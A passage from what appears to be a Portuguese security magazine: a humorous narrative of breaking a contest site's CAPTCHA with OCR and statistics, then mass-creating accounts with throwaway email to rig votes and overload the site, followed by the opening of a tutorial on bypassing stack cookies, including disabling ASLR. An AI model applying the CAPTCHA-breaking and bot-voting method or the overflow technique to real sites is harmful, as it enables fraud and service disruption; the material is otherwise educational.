Carlos estava sonhando! E eu tenho a impressão que já vi isso em algum outro lugar, tipo um filme. A ideia de ir pra Bahamas estava motivando Carlos para automatizar o processo de voto, e vencer o concurso.

O que estava tirando o sono de Carlos era como automatizar os votos, uma vez que o website do concurso pede pra você criar uma conta no sistema para poder votar. E neste processo de criação de conta, você precisa provar que não é um robô, tendo que digitar as letras que aparecem numa

magem gerada aleatoriamente. E em confirmando o teste contra robôs, um link de confirmação de e-mail é enviado para conclusão do cadastro.

Carlos não é como Saulo, um conhecido – quase amigo, muito mais popular do que Carlos. Saulo tem aproximadamente 3 mil amigos no Facebook. Saulo vai participar do concurso também. Entretanto, Humberto, é muito mais bonito que a cadela de Saulo. Mas, Saulo tem muito mais amigos do que Carlos.

As primeiras horas do concurso são favoráveis a Carlos, já que Humberto tem uma média de 4.75 estrelas, ficando em primeiro lugar.

Saulo, hacker fundador de conferências, se deu conta que seus amigos, além de votar positivamente para sua cadela, poderiam votar 0 estrelas em Humberto, fazendo com que a média dele baixasse. E assim o fez, com campanhas em suas mídias sociais.

Carlos se enfurece, e tomo como pessoal a batalha para negativar os demais concorrentes, da mesma forma como estavam fazendo com ele. Este é o momento que Carlos decide automatizar o voto, criando um script – em Python – claro, porque Python é leetão.


Primeiro obstáculo: quebrar o Captcha – uma imagem com 4 letras com uma pitada de ruído para dificultar OCR (Optical Character Recognition – Reconhecimento ótico de caracteres).

Outubro, dia 2

Carlos pesquisa na Internet por maneiras de quebrar os Captchas. Os blog posts sobre o assunto são vagos. Outros sites, um bocado teóricos. Carlos é um hacker humilde, e o tempo é contra suas ambições em se aprofundar no assunto. Em apenas 3 semanas o resultado será anunciado.

O interessante é que, Carlos descobriu empresas que fazem a decodificação de Captchas online. Você passa a URL / cookie da sessão para uma API, e pessoas de verdade (segundo o site) vão decodifica-las por alguns centavos de dólar. Carlos fez meio que as contas, e talvez ficasse mais barato ele mesmo pagar a viagem às Bahamas.

Eis que Carlos faz um reconhecimento no website do concurso, onde se faz o cadastro para ser um eleitor apto a votar.

http://concurcao.com.br/cadastro/4124241cedbfa23	
http://concurcao.com.br/cadastro/4124241cedbfa23	

O que ele descobre é que, a cada refresh da imagem, uma nova imagem aparece, com as mesmas letras. Isso significa que o resultado do Captcha está dentro de uma variável associada a sessão atual de Carlos.

Outubro, dia 3

Carlos tem como estratégia de coletar uma base de imagens para testar as suas teorias. O plano é:

- Criar uma nova sessão (cookie) e coletar 50 imagens da mesma sessão – espera-se 50 imagens diferentes, mas com a mesma solução;
- Criar 49 novas sessões, com suas respectivas 50 imagens – num total de 2500 imagens.

Figura 1 - 160 das 2500 imagens coletadas

Outubro, dia 4

Carlos foi atrás de soluções prontas para quebrar os Captchas. A primeira alternativa foi a de utilizar uma API de reconhecimento de imagens. Como ele tinha a subscrição do Azure, ele utilizou a API de Computer Vision dentro do Cognitive Services. A API promete bastante: você manda uma imagem, e ele retorna com uma lista de descrições da imagem. Coisas que ele identificou. O que Carlos esperava era da API retornar: achei 4 letras, e eis as letras.

As imagens geradas pelo Captcha do Concurcão são muito pequenas, e a API do Azure exige um tamanho mínimo. Mesmo aumentando a resolução da imagem, a API se recusou a funcionar. Talvez um mecanismo de proteção contra Captchas? Vai saber...

Outubro, dia 5

Uma nova esperança surge. Em pesquisa na web, diversos blogs sugerem a utilização da ferramenta Tesseract (OCR software open source, Google) para a resolução do Captcha. Carlos resolveu investigar essa rota, com cautela.

Outubro, dia 6

Das 2500 imagens, o Tesseract não quebrou nenhum dos Captchas. Infelizmente, para Carlos, a única alternativa é meter a mão na massa e manipular as imagens antes de envia-las para o Tesseract.

Inicialmente, Carlos analisou a resolução das imagens, pra tentar idealizar uma normalização – isto é, trazer todas as imagens para uma única resolução, para ver se tem alguma coisa em comum entre elas.

Sabendo as médias das imagens, normaliza-las em função de uma resolução comum: 156 x 72 (pixels).

Se você olhar novamente a Figura 1, é possível identificar alguns traços que parecem estar no mesmo lugar sempre: umas duas linhas e um arco de círculo.

Existem outros pontos distribuídos aleatoriamente. Se a distribuição da função aleatória for próxima de estar balanceada, isso significa que esses artefatos devem desaparecer quando aplicar um simples filtro ou tirar uma média das imagens. Pela intuição de Carlos, ele acredita que tirar uma média das 2500 amostras, o resultado será suficiente para retirada de artefatos das imagens.

Para tirar a média é super simples. Imagine que você tenha uma matriz de N linhas por M colunas sendo N a altura da imagem, e M a largura. Cada elemento da matriz será a intensidade de preto do ponto naquela posição. Logo, se você soma todas as imagens (que foi normalizada em 156 x 72 pixels), e dividir o resultado pelo número de imagens, você terá como resultado, uma imagem cujo valor de cada pixel igual a média de todos os pixels daquela coordenada entre todas as imagens.

O resultado desse cálculo é:




Figura 4 - Media das 2500 imagens




Figura 5 - 50 imagens sem e com o filtro de máscara aplicados

Carlos também percebeu que, existe uma “nuvem” de 4 caracteres dentro da imagem da máscara. O que significa que, se existem 4 letras para serem quebradas, essas regiões são as mais prováveis de se encontra-las.

Você já vai entender o porquê dessa informação sobre regiões de letras.

Outubro, dia 7

Agora com a máscara de filtro, Carlos executa o Tesseract em cima das imagens filtradas, não obtendo nenhuma solução. Carlos vai descobrir mais tarde que, quebrando a imagem em cada uma das letras, o Tesseract vai funcionar muito melhor.

O tempo está correndo, e Carlos agora tem a definição de metas claras:

- Condicionar melhor a imagem (tentar reduzir ruídos);
- Quebrar cada imagem em 4 partes, cada uma representando uma letra;
- Executar o tesseract em paralelo para cada uma das letras.

Uma vez tendo um método para decodificar as letras, ainda não é certa a vitória para quebrar o Captcha em definitivo. Mas Carlos ainda tem uma carta na manga: usar estatística para decodificar as imagens, e seu grande amigo, Markov.

Outubro, dia 8

Carlos agora experimenta extrair as letras utilizando a região de possível encontro de letras (aquelas nuvens que ele identificou na máscara). Ele sabe que este não é o método ideal, mas que talvez, com alguma adaptação, montar um algoritmo para separação das letras.




Figura 6 - Cada cor representa a regiao de uma letra capturada pela média das imagens

É possível ver que, na maioria dos casos, em muitos casos, a extração cortaria algumas letras:

Figura 7 - Detalhe de uma imagem com as 4 regioes de letras detalhadas

Outubro, dia 9

Carlos decide fazer um algoritmo que identifica regiões (contornos) das imagens, e tenta combiná-las para que no fim, sejam definidos 4 grupos de contornos, que representariam, no final das contas, as 4 letras a serem extraídas.

Outubro, dia 10

Ainda em cima deste algoritmo para quebrar as letras, Carlos se dá conta de que não tem muito mais tempo para refinar o processo, e decide seguir em frente.




Figura 8 - Algoritmo para captura cada letra

Outubro, dia 11

Carlos executa a extração de letras em todas as 2500 imagens, mandando cada letra individualmente para o Tesseract. As perguntas que ele quer resposta são:

- O Tesseract decodifica a letra? Em que frequência?
- Dentre as letras decodificadas, está a letra da solução?
- Qual a razão entre as letras decodificadas e quantas foram decodificadas para a solução?

QUANTAS LETRAS QUE O SOFTWARE CONSEGUIU RECONHECER

IMAGENS	SOLUCAO	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	DECODED
0	T					1				1		1		1	1						28		2		2	1		38
1	B		2			5												1	1									9
2	Q			1										1		2		40						1				45
3	M	1												25	1								1	1		1		30
4	T											2									14		4	1		6		27
5	E			6		14	2						5				1	2	1								1	32
6	R					2						6	1	1		1		6	16									33
7	X						2			2		6									2				20				32
8	X									2		3									1				19			25
9	U					1			1		2		4	1		3	1	6				19			1			39
10	U								1				1			4		6				25	1					38
11	C	2		15			6						1				1	1										26
12	U				1					1		4	1			2		7				26	1		1			44
13	U				1					3	1	3						7				22	1					38
14	P				12			1								10	1	4										28
15	T											1									16		1	1		4		23
16	M													27				2				1	6					36
17	M													22	3		1				3		1	2				32
18	S			2														2		10								14
19	X											9									2		1		13	2		27
20	G			6	1		19									2		2					2		1			33
21	A	24																	1									25
22	G			9	1		17				1							1		1			2					32
23	M													26	2									2				30
24	M													27										3				30
25	D				13											23		3					3					42
26	Z												2														21	23
27	D				14											18	1	4				5		2				44
28	P			1	14											10	6	1	1				1					34
29	V	1									1	1		1	1			4				3	16			2		30
30	Y											5						1			1		6	2	1	13		29
31	R			1												9	1	1	16									28
32	A	13								1						3	4						4					25
33	W													1	10									30				41
34	U			2					1		1		3			2		4				27						40
35	R			1		1										9		3	23									37
36	P			3	12					1						6	4	3	1							1		31
37	I					1				1	1																	3
38	F			6			7			2			2				1		1				2			2		23
39	V					1									1								19			1		22
40	S			1		1	1											1		23					1			28
41	C	2		3		14						2												2				23
42	J					1				3	1	1	1											2	1		1	11
43	P			2	19											3	2	3		1						1		31
44	S			1														3		13			1	1				19
45	Z												1														17	18
46	S					1												1		18		3		1				24
47	F			7			7			3			1					1	1						1	2		23
48	B		3		1	4													4	2								14
49	Y						1					1											3	1	3	13		22

Figura 9 - Reconhecimento tesseract da primeira letra

Podemos observar que, pela Figura 9, que de 50 imagens analisadas, nem sempre o algoritmo de separação de letras e nem o tesseract fazem um bom trabalho. O pior caso é a primeira letra do conjunto de imagens #37, que em conjunto, reconheceu somente 3 letras. Entretanto, em todos os casos, a letra correta foi reconhecida, nem sempre sendo a letra de maior frequência – como por exemplo no conjunto #14 – a letra correta foi decodifica em apenas uma única vez, do total de 28 decodificações.

É possível verificar na Figura 10, características semelhantes à da Figura 9, mas o que chama mais atenção é o conjunto #25, que não reconheceu a letra da solução, das 50 imagens analisadas.

Outubro, dia 12

Carlos entende como quebrar o Captcha. Mas ele ainda precisa descobrir como começar a tentar resolver o Captcha o mais cedo possível, sem ter que analisar 50 imagens e dar um chute.

O exercício estatístico anterior, serviu para que Carlos entendesse que:

QUANTAS LETRAS QUE O SOFTWARE CONSEGUIU RECONHECER

IMAGENS	SOLUCAO	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	DECODED
0	R			2	4											1	1	1	6									15
1	J	5							1	2	15					2						1	1					27
2	H	2							18						7		1	1						2				31
3	W								1					1	9			2		2			1	15			1	32
4	S			15			3	1										3	1	4	1		1			1		30
5	J	1								2	7	1																11
6	J	2									13		1			2		1				1	1					21
7	M	1						2						24	1			2				2	1	3				36
8	Y										4		1										21			4		30
9	A	26																										26
10	P				11											5	2	2								1		21
11	X						1				1												1		5	7		15
12	H	2							16						1							2	2					23
13	X										1		1										6		4	11		23
14	F			10			8																1			3		22
15	A	19			3		1								1		4											28
16	O															13												13
17	I	2								3									1				1					7
18	C	1		27			6										2											36
19	V						1			1			1	1					1		1		10	7	1			24
20	F			13		1	5										1						3			2		25
21	C			20			9			1											1							31
22	Y										2	1	1										16			3		23
23	C	1		32			5										1							2				41
24	Y										4		2										20			4		30
25	P	2			12											13		1				1						29
26	L			1							1		13	1									1	1	1	2	2	23
27	P				20		1									5	1	1					1					29
28	K											30	1										1					32
29	N	1												6	13					2				3				25
30	Z																										20	20
31	A	18			2	1											7	1										29
32	N													4	9			5					1	3				22
33	K	2									1	9	2									1	13		1			29
34	V								2					2	2		1					4	15	1	1	2	1	31
35	D	1		1	19					2						13	3	2				1						42
36	D			8	16		1									6	1	2						1				35
37	V				2	1					1		1		1			2				1	26			2		37
38	M													28	3								1					32
39	H	1							15		2		1	1			1	3				3						27
40	Q				1				1							35		5										42
41	Z																										20	20
42	K	2										16	3												1	1		23
43	U			6	1				1	1	2		3			2		5				8	1					30
44	I					7	1			3												2		2				15
45	M	2											2	23				2				1	1	1			1	33
46	M	2										1		26									4					33
47	G			23		1	6	2								3												35
48	U								3	1	1		6			2		2				12		1				28
49	N	1					1							7	8			2				2	1	1		1		24

Figura 10 - Reconhecimento tesseract da segunda letra

	1ª letra	2ª letra	3ª letra	4ª letra
Imagem decodificada	57%	54%	54%	59%
Decodificou a Solução	100%	98%	98%	100%
Solução é a decodificação mais frequente	76%	70%	86%	88%

Portanto, ele pode afirmar que:

- Se sempre tentar resolver o Captcha utilizando as letras de maior frequência, considerando as probabilidades equivalente ao percentual acima, sua taxa de sucesso é de aproximadamente 40%.
- É possível solucionar quase todos os conjuntos, utilizando um gerador de tentativas aleatório, com base nas informações obtidas em tempo real, conforme as imagens vão sendo decodificadas.

Como funciona esse processo?

- Para cada decodificação, em cada posição de letra, uma frequência de letras é mantida;
- Quando temos pelo menos um elemento de cada uma das tabelas frequências (para cada grupo de letras), o seguinte critério é utilizado:
- Tenta-se gerar uma tentativa de solução utilizando as letras de maior frequência em cada um dos grupos
- Caso essa tentativa já tenha sido gerada, será utilizado uma seleção aleatória com pesos de cada letra dentro de cada grupo.

Quando este algoritmo é utilizado em cima dos conjuntos de imagens, os resultados são os seguintes:

conj.	tentativas	imagens	Resultado
0	75	19	TRCI
1	17	15	BJOG
2	1	4	QHWT
3	9	7	MWUA
4	64	19	TSKA
5	292	49	EJBJ
6	3	9	RJOZ
7	2	4	XMMK
8	1	5	XYKF
9	5	6	UACT
10	189	20	UPSD
11	60	24	CXIE
12	5	5	UHET
13	1	5	UXKH
14	327	50	---
15	27	8	TAWU
16	4	9	MOOW
17	1	7	MIOZ
18	20	9	SCEY
19	8	5	XVEW
20	18	14	GFTO
21	5	7	ACKO
22	194	27	GYDO
23	8	14	MCIW
24	39	13	MYTD

conj.	tentativas	imagens	Resultado
25	250	50	---
26	4	4	ZLXY
27	48	12	DPCL
28	10	7	PKZO
29	49	10	VNVF
30	14	11	YZBC
31	14	9	RAAR
32	10	9	ANKB
33	6	5	WKNT
34	5	5	UVNU
35	2	5	RDIN
36	10	6	PDKG
37	363	41	IVHT
38	49	17	FMZU
39	2	5	VHNH
40	105	16	SQHL
41	21	29	CZDC
42	6	6	JKKV
43	25	15	PUTO
44	110	16	SIEM
45	25	23	ZMTI
46	385	27	SMIQ
47	41	14	FGZK
48	226	25	BUAH
49	609	36	YNKI

Tabela mostrando resultados. Apenas dois conjuntos não tiveram o Captcha quebrado.

Outubro, dias 13 e 14

Dia de Carlos pesquisar uma forma de criar contas temporárias de correio eletrônico para recebimento dos e-mails de confirmação da criação das contas no sistema de votação.

A solução utilizada foi a do guerrilla mail, que tem uma API AJAX super simples de utilizar. O fluxo da automação do Concurcão, está definido, até então:

- Simular um novo usuário registrado no site – HTTP POST com informações, como nome, usuário, e-mail, e as letras do Captcha;
- Resolver o captcha: faz requisição de quantas imagens forem possíveis para comprovar as tentativas. Cada tentativa é um HTTP POST. O site do Concurcão não limita o número de tentativas dentro da mesma sessão. Logo, largura de banda é o fator limitante do site.
- Uma vez o POST efetuado com sucesso, o e-mail previamente criado no guerrilla mail é checado constantemente, até o recebimento do email de confirmação.
- Extração do link para ser clicado que confirma o usuário e libera para a votação.

Carlos conseguiu automatizar todo o processo. Infelizmente, ele estava criando algo em torno de 20 votos por hora, em função de um processo limitador.

Outubro, dia 15

Para paralelizar o processo, Carlos identificou os processos críticos do pipeline de decodificação do Captcha:

- Enumeração da imagens e interpretação dos resultados do tesseract
- Tentativa de resolução
- Confirmação de e-mail
- Login de usuário, e postagem de voto

Cada um dos processos descritos acima são independentes entre si. Logo, o script foi alterado para que, ao mesmo tempo da enumeração das imagens e processamento, as tentativas de decodificação fossem feitas em paralelo.

E uma nova sessão era criada, assim que o Captcha fosse quebrado, sendo que um agente em paralelo confirmava todos os e-mails independentemente das tentativas em andamento.

Agora, o sistema de Carlos cria cerca de 20 usuários por minuto, e os seus robôs constantemente votando 1 estrela para a cadela de Saulo, e 5 estrelas para Humberto.

Outubro, dia 16

Carlos escala o seu programa em diferentes datacenters, e agora ele já está efetuando milhares de votos por segundo.

Pois não leva muito tempo para o site do concurso ficar extremamente lento.

Após algumas horas, os robôs estão efetuando 1 voto por minuto.

Outubro, dia 17

No inicio do dia, os robôs estão efetuando 1 voto por hora, e mesmo tentando navegar o site do concurso, ele está extremamente lento.

Aparentemente, os votos são computados em tempo real por uma consulta a base de dados dos votos, e como os robôs já tinham efetivados dezena, talvez centenas de milhares de votos, o sistema “sentou”, como se diz vulgarmente.

Outubro, dia 20

O site do concurso muda a forma de cálculo, e simplifica o código para que prossiga a

votação. Nisso, Carlos ativa em força total seus robôs para continuar na votação. A cadela de Saulo já é o último colocado no concurso com média de voto de 1.03 estrelas, abrindo uma larga margem do penúltimo, com 3.25 estrelas.

Não leva muito tempo até o website ficar lento e os comentários no Twitter começarem a deixar a empresa responsável pelo Concurcão aflitos.

Os donos dos cães participantes também estão eufóricos! Cadelas clamando igualdade de sexo, cães castrados exigindo reparação e indenização dos seus donos. Um cãos, se me permitem o trocadilho.

Carlos está em êxtase! Manipulando o concurso e dando risada das loucuras das pessoas e seus bichos.

Alguns dias antes do término do concurso

A direção do concurso se manifesta diante da confusão gerada por Carlos, dizendo que os votos e as médias não valem nada. O critério de escolha do vencedor vai ser decido pelos organizadores, que ainda estão avaliando o caso.

Moral da estória

Não façam sites para votação online. 8-)

Os códigos utilizados nessa saga podem ser obtidos neste link: https://megaupload.nz/K2Lajch5bc/samples_7z

Bônus

Pergunta: como defender meu website contra robôs?

Resposta: não sei. Chama o carinha do secop army. Ele tem uma rede de contatos com os melhores profissionais da área da segurança da informação no mundo! Tenho certeza que ele vai montar uma solução sob medida para você e toda a sua empresa. Ele vai primeiramente entender todo o seu negócio, e então, responder de forma efetiva aos teus anseios.

Pergunta: e funciona?

Resposta: ôôô; funciona que é um doce. Só fica de olho com o carinha, porque você não sabe pra onde ele tá olhando. Sabe como é, essa necessidade de entender todo o teu negócio, né?

Csh *é uma pessoa que se deixa levar pela sua curiosidade. Se não está aprendendo algo novo, fazendo experiências com coisas perigosas, ou vivendo a vida no todo, csh fica entediado e chato. É um entusiasta de engenharia mecânica, engenharia elétrica, enginheria da computação, engenharia física e engenharia da música. Para sustentar essa mente hiperativa, csh trabalha como pesquisador de segurança na Intel Corporation, hackeando coisas maneiras, no nível mais baixo que você possa imaginar. Csh é conhecido por alguns exploits, por ter escrito a zine Axur05, feito engenharia reversa no PS2, escrito alguns rootkits, e outras coisas por ai.*

O EXPLOIT QUE EU VI

por Luiz Guilherme Ribeiro

1 - Introdução

Desde a publicação do artigo “Smashing The Stack For Fun And Profit” (por Aleph One, na Phrack Volume 7, issue 49) em 1996, stack overflows tem sido um considerável vetor de ataque a sistemas digitais.

O ataque em questão se aproveita de uma característica particular de chamadas a sub-rotinas (realizadas pela instrução call). Quando a chamada ocorre o endereço da próxima instrução que seria executada após o call é guardado na stack, antes de preparar o stack frame para que a sub-rotina chamada seja executada (esse preparo geralmente é chamado de prólogo da função). Como o endereço em que a execução seria retomada (retaddr - Imagem 1) pode ser sobrescrito em alguns casos onde a função vulnerável permite a sobrescrita de buffers para além de seu tamanho, o fluxo normal de execução do programa pode ser alterado.

Para mitigar essa brecha sistemas operacionais e compiladores passaram a implementar mecanismos de proteção contra esse tipo de vulnerabilidade. O intuito desse artigo é demonstrar como transpor uma das proteções, chamada stack cookie/canary, em um cenário específico.




Imagem 1 - Layout da pilha: chamada à sub-rotina

2 - Stack canary/cookie

O termo stack canary (canário de pilha) tem inspiração nos canários de mina de carvão. Esses canários eram levados pelos mineradores para o fundo das minas como forma de verificar as condições de trabalho. Como os canários são mais sensíveis a variações da concentração de oxigênio que os humanos, caso eles desmaiassem, os mineradores deveriam abandonar seus postos de trabalho e voltar à superfície.

De forma semelhante funcionam os canários de pilha, implementados pela primeira vez no GCC pelo StackGuard em 1997 e aprimorados pela IBM, com o conjunto de patchs para GCC chamado ProPolice. Os canários são valores aleatórios colocados entre o final de um buffer e o retaddr (também chamado de return instruction pointer) como podemos verificar na Imagem 2. Assim, antes de sair da sub-rotina e retomar a execução com base no retaddr, uma checagem de integridade é feita no canário. Caso ele apresente o mesmo valor que o colocado anteriormente na pilha a execução seguirá normalmente, caso ele tenha sido corrompido, a execução será abortada.

Na literatura o termo mais empregado é stack cookie. Portanto, deixamos stack canary como uma curiosidade e passamos a utilizar o termo stack cookie a partir desse ponto.




Imagem 2 - Layout da pilha: chamada de sub-rotina com mecanismo de proteção stack cookie

3 - Bypass do stack cookie

Nota inicial: O sistema utilizado para rodar a aplicação do servidor foi um Debian 9 - i386. Como o artigo se propõe a burlar a proteção fornecida pelo stack cookie a aplicação do servidor utilizada no ataque foi compilada como indicado na Imagem 3. O parâmetro --no-pie gera código com endereços absolutos (no position independent executable), o -z execstack marca a pilha como uma área de memória executável e -fstack-protector habilita a proteção fornecida pelos stack cookies no binário gerado (os stack cookies serão inseridos entre os buffers e retaddrs e posteriormente sua integridade será checada).

```
debcan@debcan:~$ gcc -o server --no-pie -z execstack -fstack-protector server_vuln.c
```

Imagem 3 - compilação do servidor

Além disso, a randomização do layout de endereços (ASLR) do sistema operacional foi desabilitada como mostrado na Imagem 4.

```
debcan@debcan:~$ echo 0 > /proc/sys/kernel/randomize_va_space
```

Imagem 4 - desabilitar ASLR

O cenário do ataque é relativamente simples. Temos um servidor que ao receber uma conexão realiza um fork para tratá-la, e um atacante que inicia as conexões. O ataque se baseia nas seguintes premissas, a herança do valor do stack cookie pelos processos filho ao utilizar a função fork() (comportamento padrão da implementação de stack cookie encontrada no Debian + GCC, Imagem 5) e a utilização da função memcpy() pelo servidor. Vale ressaltar que como o último byte do stack cookie é 0x00 funções que utilizam esse byte como forma de controle, como strcpy(), não poderiam ser exploradas dessa maneira. Além desses fatores temos a função memcpy() sendo utilizada copiando dados de um buffer maior (preenchido pelo atacante) em um buffer menor, sem a checagem do tamanho dos seus conteúdos e capacidades . Assim, temos uma brecha para que um buffer overflow seja explorado.




Imagem 5 - fork e herança do stack cookie

O primeiro passo do ataque é descobrir a quantidade de bytes necessários até chegar ao stack cookie. Nas Imagens 6, 7 e 8 temos uma abstração do funcionamento do ataque. A descoberta do tamanho do buffer até chegar no stack cookie é feita com base nas respostas do servidor. Fazemos dessa maneira pois quando o byte menos significativo (termo visto no artigo "COISAS SOBRE A MEMÓRIA DO SEU COMPUTADOR - PARTE I", da H2HC Magazine edição 9, por Ygor da Rocha Parreira e Gabriel Negreira Barbosa) do stack cookie é corrompido, a aplicação é abortada, a conexão é fechada e não há resposta. Podemos dizer nesse caso que o primeiro byte corrompido será o menos significativo pois estamos lidando com uma arquitetura intel x86 (little-endian, o que significa que uma estrutura maior que um byte será armazenada na memória com o byte menos significativo no menor endereço de memória).




Imagem 6 - Modelo da aplicação

